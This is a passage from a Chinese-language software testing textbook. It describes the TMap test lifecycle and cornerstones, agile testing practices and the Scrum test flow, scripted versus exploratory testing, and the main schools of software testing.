


图 4-3 TMap 描述的生命周期模型

(1) 计划和控制阶段涉及测试计划的创建，定义了执行测试活动的"Who，What，When，Where and How"。在测试过程中，通过定期和临时的报告，客户可以经常收到关于产品质量和风险的更新。

(2) 基础设施建立测试执行、测试件管理、缺陷管理等所需的环境，包括自动化测试框架。

(3) 准备阶段决定软件说明书质量是否足以实现说明书和测试执行的成功。

(4) 说明阶段涉及定义测试用例和构建基础设施。一旦测试目标确定，测试执行阶段就开始。

(5) 执行阶段，需要分析预计结果和实际结果的区别，发现缺陷并报告缺陷。

(6) 完成阶段包括对测试资料的维护以便于再利用,创建一个最终的报告以及为了更好地控制将来的测试过程对测试过程进行评估。

TMap 提供了一个完整的、一致的、灵活的方法,可以根据特定环境创建量身订制的测试方法,以及在不同的特定环境中可以采用的通用方法,从而适合于各种行业以及各种规模的组织。TMap 通过下列三项基石:O、I、T,支持整个生命周期(L),从而构成其稳固的方法体系,如图 4-4 所示。




图 4-4 TMap 测试方法体系的基石

(1) 与软件开发生命周期一致的测试活动生命周期(L),它描述了在测试过程中的某些特殊阶段需要实施的活动。

(2) 坚实的组织融合(O),它强调测试小组必须融入到项目组织中,而且每个测试成员都必须被分配任务和承担责任。

(3) 正确的基础设施和工具(I),它说明为了获得最优化的结果,需要适当的基础设施和工具。其中,“测试环境”必须稳定、可控制和有代表性,有必要通过工具的使用提高测试的有效性。

(4) 可用的技术(T),是指支持测试过程的技术,这些技术用于定义基于风险的测试策略,支持有计划的测试过程,研究和审查测试基准,详细说明测试用例以及如何提交报告。技术可以促进实施结构化的、可重复的测试执行活动。

为了实现一个结构化良好的测试过程,各个基石应该达到一个平衡。生命周期基石是其他的中心——生命周期的每个阶段都要求有特定的组织、基础设施和技术的支持。测试不仅是计算机屏幕后的测试用例执行。在真正的测试执行之前,在过程早期阶段的计划和准备活动都是必需的。这使得项目关键路径上的测试过程尽可能的短。TMap 方法体系就是基于上述思想建立起来的,其详细内容见表 4-1。

表 4-1 TMap 方法模型基本内容

序号	阶段/类别	活动
1	计划	完成任务安排
2		全局的评审和研究
3		建立测试基线
4		确定测试策略
5		建立测试组织
6		明确说明需提交的测试结果
7		明确说明测试基础设施
8		组织管理和控制
9		建立进度表
10		合并测试计划
11	控制	维护测试计划
12		控制测试过程
13		报告
14		建立详细的测试进度表
15	基础设施	建立测试执行、测试件管理、缺陷管理等所需的环境,包括自动化测试框架

续表

序号	阶段/类别	活　动
16	准备	测试基线的可测试性评审
17		定义测试单元
18		指定测试规格说明书的技术
19	说明	准备测试规格说明书
20		定义初始的测试数据库
21		开发测试脚本
22		设计测试场景
23		测试目标和基础设施的评审说明
24		构建测试基础设施
25	执行	测试目标和基础设施的评审
26		建立初始的测试数据库
27		执行测试
28		比较和分析测试结果
29	完成	解散测试团队

TMap 为实现有效的和高效的测试过程提供了一个途径，使得软件组织可以实现关键的商业目标。

(1) 有效是因为能发现与产品风险直接相关的重要缺陷。

(2) 高效是因为 TMap 是一个普遍适用的方法，它强调重用并采用基于风险的策略。这样的策略使得我们需要做出明智的决定：测试什么和如何彻底测试它们而不是测试所有内容。

在 TMap 的基础上，还开发了一些其他的方法。所有这些方法都可以单独使用或综合起来使用。例如：

(1) TPI(Test Process Improvement，测试过程改进)，一个逐步完善测试过程的模型。

(2) TAKT(Test Automation Knowledge and Tools，测试自动化知识和工具)。

(3) Tsite，为如何在一个永久的测试组织中实施测试过程建立了有效的框架。

(4) TEmb，应用了 TMap 中定义的结构化测试的 4 个要素，建立一种对嵌入式软件进行结构化测试的方法。

4.2　敏捷测试过程

什么是敏捷测试？简单地说，敏捷测试是符合敏捷测试宣言的思想、遵守敏捷开发原则，在敏捷开发环境下能够很好地和其整体开发流程融合的一系列的测试实践。敏捷测试作为敏捷开发的组成部分，能够适应敏捷开发的流程，有效地帮助敏捷开发实现对质量的控制或促进软件产品的质量提升。敏捷测试强调测试人员的个人技能，始终保持与客户/用户、其他成员(特别是业务人员、产品设计人员等)的紧密协作，建立良好的测试框架(特别是持续集成测试和自动化回归测试的基础设施)以适应需求的变化，更关注被测系统的本身而不是测试文档(如测试计划、测试用例等)。

4.2.1 敏捷测试的特征

敏捷测试具有鲜明的敏捷开发的特征，如测试驱动开发（Test-Driven Development，TDD）、验收测试驱动开发（Acceptance Test Driven Development，ATDD）。测试驱动开发的思想是敏捷测试的核心，或者说，单元测试是敏捷测试的基础，如果没有足够的单元测试就无法应付将来需求的快速变化，也无法实现持续的交付。这也说明，在敏捷测试中，开发人员承担更多的测试，软件测试更依赖整个团队的共同努力。在敏捷测试中，可以没有专职的测试人员，每个人都可以主动去取设计任务、代码任务做，也可以去拿测试任务来做。在敏捷测试中，也可以像开发人员的结对编程那样，实践结对测试——一个测试人员对应一个开发人员、或一个测试人员对应另一个测试人员。敏捷测试的实践具有鲜明的敏捷开发的特征，与传统测试的区别，可以概括如下。

（1）传统测试更强调测试的独立性，将"开发人员"和"测试人员"角色分得比较清楚。而敏捷测试可以有专职的测试人员，也可以是全民测试，即在敏捷测试中，可以没有"测试人员"角色，强调整个团队对测试负责。

（2）传统测试更具有阶段性，从需求评审、设计评审、单元测试到集成测试、系统测试等，从测试计划、测试设计再到测试执行、测试报告等。例如，需求评审，意味着先让产品人员去写需求，但需求文档写好之后，测试人员再参加评审。但敏捷测试团队每一天都在一起工作，一起讨论需求，一起评审需求，更强调持续测试，持续的质量反馈，测试的持续性更为显著。

（3）传统测试强调测试的计划性，认为没有良好的测试计划和不按计划执行，测试就难以控制和管理，而敏捷测试更强调测试的速度和适应性，侧重计划的不断调整以适应需求的变化。

（4）传统测试强调测试是由"验证"和"确认"两种活动构成的，而敏捷测试没有这种区分，始终以用户需求为中心，每时每刻不离用户需求，将验证和确认统一起来。

（5）传统测试强调任何发现的缺陷要记录下来，以便进行缺陷根本原因分析，达到缺陷预防的目的，并强调缺陷跟踪和处理的流程，区分测试人员和开发人员的各自不同的责任。而敏捷测试强调面对面的沟通、协作，强调团队的责任，不太关注对缺陷的记录与跟踪。

（6）传统测试更关注缺陷，围绕缺陷开展一系列的活动，如缺陷跟踪、缺陷度量、缺陷分析、缺陷报告质量检查等，而敏捷测试更关注产品本身，关注可以交付的客户价值。在快速交付的敏捷开发模式下，缺陷修复的成本很低。

（7）传统测试鼓励自动化测试，但由于传统开发的周期比较长（几个月到几年），即使没有自动化测试也是可以应付的，一般来说，回归测试能够获得几周时间，甚至一两个月的时间，自动化测试的成功与否对测试没有致命的影响。敏捷测试的持续性迫切要求测试的高度自动化，在1～3天内就要完成整个的验收测试（包括回归测试）。没有自动化，就没有敏捷，自动化测试是敏捷测试的基础。

4.2.2 敏捷测试流程

在敏捷测试流程中，参与单元测试，关注持续迭代的新功能，针对这些新功能进行足够的验收测试，而对原有功能的回归测试则依赖于自动化测试。由于敏捷方法中迭代周期短，测试人员应尽早开始测试，包括及时对需求、开发设计的评审，更重要的是能够及时、持续地对软件产品质量进行反馈。简单地说，在敏捷开发流程中，阶段性不够明显，持续测试和持续质量反

馈的特征明显，这可以通过图 4-5 来描述。




图 4-5 敏捷测试过程示意图

如果再具体一些，使流程更具可操作性，这里以敏捷 Scrum 为例，来介绍敏捷测试的流程。先看看 Scrum 流程，从图 4-6 中可以看出，除了最后"验收测试"阶段，其他过程似乎没有显著的测试特征，但隐含的测试需求和特征还是存在的。




图 4-6 Scrum 流程示意图

(1) Product Backlog(发布计划，需求定义阶段)，在定义用户需求时测试要做什么？测试除了需要考虑客户的价值大小(优先级)、工作量基本估算之外，还需要认真研究与产品相关的用户的行为模式、产品的质量需求，哪些质量特性是需要考虑的？有哪些竞争产品？这些竞争产品有什么特点(优点、缺点等)？

(2) Sprint Backlog(迭代计划，阶段性任务分解和安排)，这时需要明确具体要实现的功能特性和任务，作为测试，这时要特别关注"Definition of Done"，即每项任务结束的要求——即任务完成的验收标准，特别是功能特性的设计和代码实现的验收标准。ATDD 的关键一步也体现在这里，在设计、写代码之前，就要将验收标准确定下来。一方面符合测试驱动开发思想，第一次就要把事情做对，预防缺陷；另一方面持续测试和验收测试的依据也清楚了，可以快速做出测试通过与否的判断。

(3) 在每个迭代(Sprint)实施阶段，主要完成 Sprint Backlog 所定义的任务，这时除了 TDD 或单元测试之外，应该进行持续集成测试或通常说的 BVT(Build Verification Test，版本验证测试)。而且开发人员在设计、写代码时应认真考虑每一组件或每一代码块都具有可测试性。如果有专职的测试人员角色，一方面可以完善单元测试、集成测试框架，协助开发人员进行单元测试；另一方面可以针对新实现的功能特性进行更多的探索式测试，同时开发验收测试的脚本。如果没有专职的测试人员角色，这些事情也是要完成，只是由整个团队共同完成。虽没有工种(开发、测试)的分工，但也存在任务的分工。

(4) 验收测试可以由自动化测试工具完成，但一般情况下，不可能做到百分之百的自动化测试。例如，易用性测试就很难由工具完成。即使对性能测试，是由工具完成，但还需要人来

设计测试场景,包括关键业务选择、负载模式等。敏捷的验收测试和传统的验收测试不同,侧重对"Definition of Done"的验证,但基本的思想和传统开发是一致的,任何没有经过验证的产品特性是不能直接发布出去的。

4.2.3 基于脚本测试和探索式测试

在传统测试中受传统软件开发模型的影响,测试的流程经过测试计划、设计测试用例、执行测试用例这样经典的过程。类似于拍电影时需要剧本一样,测试用例可以看作手工执行的脚本,而工具执行测试需要像程序代码那样的自动化测试脚本,把测试用例和自动化测试脚本都可归为测试的"脚本"。所以,传统测试多数情况都是先设计脚本,之前也没有可执行的程序,这段时间先完成设计,一旦程序可以运行,就可以进行大规模测试(执行)——基于脚本的测试执行(Scripted Test,ST)。而探索式测试(Exploratory Test,ET)强调测试的学习、设计和执行同时展开,也就是没有测试用例,而是靠头脑想,一面想一面测试。这里的"想(思考)"就是设计,在头脑中设计,但不需要通过文字来描述出来。

无论是在传统测试还是在敏捷测试中,测试人员或多或少都会进行探索式测试,虽然在敏捷测试中探索式测试会占有更大的比重,甚至成为主导的方式,但不可能完全代替基于脚本的测试。因为,探索式测试和基于脚本的测试有各自的优势,相互补充、相互配合,才能发挥各自优势,使测试团队获得更大的收益。

1. ST 为主,ET 为辅

在传统开发方法中,有较为严格的需求规范和设计文档,有充分的时间去设计足够的测试用例,这时宜采用基于脚本的测试,探索式测试只是作为一种辅助的手段发现更多隐藏较深的缺陷,并成为前期阶段产品学习的途径以完善测试用例。因为在产品设计和编程阶段,测试人员拿不到可以正常工作的软件,不能进行有意义的测试执行,而把主要精力放在测试的设计上,而且有足够的需求和设计文档的支持。一旦开发完成系统集成测试,测试人员就可以全心做测试执行,由于绝大部分测试用例已就绪,测试执行效率高。

2. ET 为主,ST 为辅

然而,在敏捷测试中,由于迭代快、开发周期短、需求不明确、需求变化相对频繁,缺乏需求和设计的详细描述文档,探索式测试发挥更大的作用,在新功能测试中发挥主导的作用。这是因为:

(1) 如果需求不明确,无法建立明确的测试结果判断准则,也就无法写成测试用例或自动化测试脚本,而是需要靠测试人员综合运用启发式判断准则,在执行过程中根据上下文(Context)做出判断。

(2) 如果需求变化快,脚本化的测试用例维护成本也过高,甚至是极大的浪费。

(3) 把测试过程写下来(脚本化)需要时间,在敏捷测试中,时间显得更为珍贵。

(4) 探索式测试的倡议者还认为,测试执行过程应该是智力活动的过程,这一过程越善于思考、越流畅,越有机会发现缺陷。而用例测试方法,有太多的停顿、不够流畅,会破坏这一过程。

探索式测试都是手工方式进行(虽然有工具支持,如辅助录制、合成报告等),不适合工作量越来越大的回归测试。回归测试是不断重复的,在极有限的时间内完成越来越多的测试任务,回归测试绝对依赖基于脚本的自动化测试。

3. ET 与 ST 相互融合

探索式测试缺乏良好的系统性、复用性，可以通过角色扮演、基于场景的探索式测试来改善其系统性，也就是在执行探索式之前加入设计，即大颗粒度 Mission 和 Charter 的设计，如图 4-7 所示，说明 ET 和 ST 也是可以融合的，甚至 ET 还可以为 ST 服务。例如，在 ET 过程中，有些 ET 的执行是没有价值的，而有些 ET 的执行是有价值的，而我们关注有价值的 ET 执行，将它们记录下来，使之成为固定的测试用例，用于将来的回归测试。这样将 ET 转化为 ST，最终也能支持自动化执行，提高 ET 的复用性。




图 4-7　ST 和 ET 的区分和融合

ET 对团队有更高的要求，包括测试人员的责任感、个人的能力、信任度。如果团队人员素质不满足 ET 的要求，在对团队进行培训的同时，有一段时间需要依赖 ST。如果项目测试部分是外包出去的，如果没有测试用例也是不可接受的。无论是在传统开发模式还是敏捷开发模式，都应该综合运用 ET 和 ST。根据项目、产品、团队的实际情况，确定采用什么策略，是以 ET 为主导还是以 ST 为主导；是先进行 ET 测试、后 ST 测试，还是先进行 ST 测试、后进行 ET 测试；测试团队中由哪几个人进行 ET 测试、哪几个人进行 ST 测试等等，都需要根据上下文做出明智的抉择。

4.3　软件测试学派

近几年，敏捷测试、探索式测试、精益测试、基于模型的测试等越来越受到人们的关注。《软件测试：经验与教训》一书的作者 Bret Pettichord 在 2003 年将软件测试归为 4 大学派，4 年后（2007 年）又增加了一个敏捷测试学派，将软件测试分为 5 个学派，如图 4-8 所示。




图 4-8　软件测试 5 大学派示意图

(1) 分析学派（Analytic School）：认为软件是逻辑性的，将测试看作计算机科学和数学的一部分，结构化测试、代码覆盖率就是其中一些典型的例子。他们认为测试工作是技术性很强的工作，侧重使用类似 UML 工具进行分析和建模。

(2) 标准学派（Standard School）：从分析学派分离出来并得到 IEEE 的支持，把测试看作侧重劣质成本控制并具有可重复标准的、旨在衡量项目进度的一项工作，测试是对产品需求的确认，每个需求都需要得到验证。

(3) 质量学派（Quality School）：软件质量需要规范，测试就是过程的质量控制、揭示项目质量风险的活动，确定开发人员是否遵守规范，测试人员扮演产品质量的守门员角色。

(4) 上下文驱动学派(Context-Driven School)：认为软件是人创造的，测试所发现的每一个缺陷都和相关利益者(Stakeholder)密切相关；认为测试是一种有技巧的心理活动；强调人的能动性和启发式测试思维。探索性测试就是其典型代表。

(5) 敏捷学派(Agile School)：认为软件就是持续不断的对话，而测试就是验证开发工作是否完成，强调自动化测试。TDD 是其典型代表。

标准学派和质量学派相对比较成熟，流程、过程规范等基本已建立，包括 TPI、TMMi 等比较成熟，虽然未来会有一些修改。而上下文驱动是比较自然的思路，其他学派也或多或少会从上下文去考虑，存在融合的可能性。虽然分析学派和上下文驱动学派、敏捷学派有一定对立关系，但它们相互之间又会有更多的交融，而且敏捷方法主要以实践为基础，敏捷测试不是原发性的，而是先有敏捷开发。然后人们被动地寻求测试方法和技术来适应敏捷开发。敏捷测试缺乏自己独立的理论根基，更多地依赖于上下文驱动学派的支持，包括探索式测试和自动化测试。其中，自动化测试是敏捷测试主打的王牌，没有自动化测试就没有敏捷测试，而自动化测试和持续集成、持续测试也相当吻合。

也有其他学者提出不同的看法，把软件测试学派分为工厂学派、控制学派、测试驱动学派、分析学派和上下文驱动学派。其中，分析学派和上下文驱动学派和上面那种划分基本重合，不同的是前面三个学派，但也有一定的映射关系。

